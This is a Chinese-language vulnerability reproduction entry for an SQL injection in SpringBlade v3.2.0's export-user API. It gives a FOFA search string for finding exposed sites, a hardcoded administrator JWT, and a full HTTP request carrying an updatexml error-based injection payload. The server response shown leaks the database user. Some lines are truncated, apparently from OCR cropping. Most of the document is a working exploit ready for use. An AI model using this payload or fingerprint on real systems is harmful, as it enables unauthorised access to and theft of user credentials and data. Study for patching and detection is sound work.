S16-1SpringBlade-SpringCloud分布式微服务架构-SQL

漏洞描述：

SpringBlade v3.2.0 及之前版本框架后台 export-user 路径存在安全漏洞，攻击者利用该漏洞可通过组件customSqlSegment 进行SQL注入攻击，攻击者可将用户名、密码等敏感信息通过 excel 导出。

网站图片：

网络测绘：

fofa语法：


FOFA：body="https://bladex.vip"

漏洞复现：

payload：

```
GET /api/blade-user/export-user?Blade-Auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJpc3N1c2VyIiwiYXVkIjoiYXVkaWVuY2UiLCJ0ZW5hbnRfaWQiOiIwMDAwMDAiLCJyb2xlX25hbWUiC
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:
查询当前用户



```
GET /api/blade-user/export-user?Blade-Auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJpc3N1c2VyIiwiYXVkIjoiYXVkaWVuY2UiLCJ0ZW5h
bnRfaWQiOiIwMDAwMDAiLCJyb2xlX25hbWUiOiJhZG1pbmlzdHJhdG9yIiwicG9zdF9pZCI6IjExMjM1OTg4MTc3M
zg2NzUyMDEiLCJ1c2VyX2lkIjoiMTEyMzU5ODgyMTczODY3NTIwMSIsInJvbGVfaWQiOiIxMTIzNTk4ODE2NzM4Nj
c1MjAxIiwidXNlcl9uYW1lIjoiYWRtaW4iLCJuaWNrX25hbWUiOiLnrqHnkIblkZgiLCJ0b2tlbl90eXBlIjoiYWN
jZXNzX3Rva2VuIiwiZGVwdF9pZCI6IjExMjM1OTg4MTM3Mzg2NzUyMDEiLCJhY2NvdW50IjoiYWRtaW4iLCJjbGll
bnRfaWQiOiJzYWJlciJ9.UHWWVEc6oi6Z6_AC5_WcRrKS9fB3aYH7XZxL9_xH-yIoUNeBrFoylXjGEwRY3Dv7GJeF
nl5ppu8e0S3YYFqdeQ&account=&realName=&
1-updatexml(1,concat(0x7e,(select+user%28%29),0x7e),1)=1 HTTP/1.1
Host: 14[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: close

```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Tue, 19 Dec 2023 05:50:25 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 836

{
  "code":500,
  "success":false,
  "data":null,
  "msg":
  "\n### Error querying database.  Cause: java.sql.SQLException: XPATH
  t@127.0.0.1~'\n### The error may exist in class path resource [org/s
  er/mapper/UserMapper.xml]\n### The error may involve defaultParamete
  occurred while setting parameters\n### SQL: SELECT id, tenant_id, us
  me, real_name, email, phone, birthday, role_id, dept_id, post_id FRO
  1 - updatexml(1, concat(0x7e, (SELECT user()), 0x7e), 1) LIKE ? AND
   Cause: java.sql.SQLException: XPATH syntax error: '~root@127.0.0.1~
  QLException; SQL state [HY000]; error code [1105]; XPATH syntax erro
  '; nested exception is java.sql.SQLException: XPATH syntax error: '~
}
```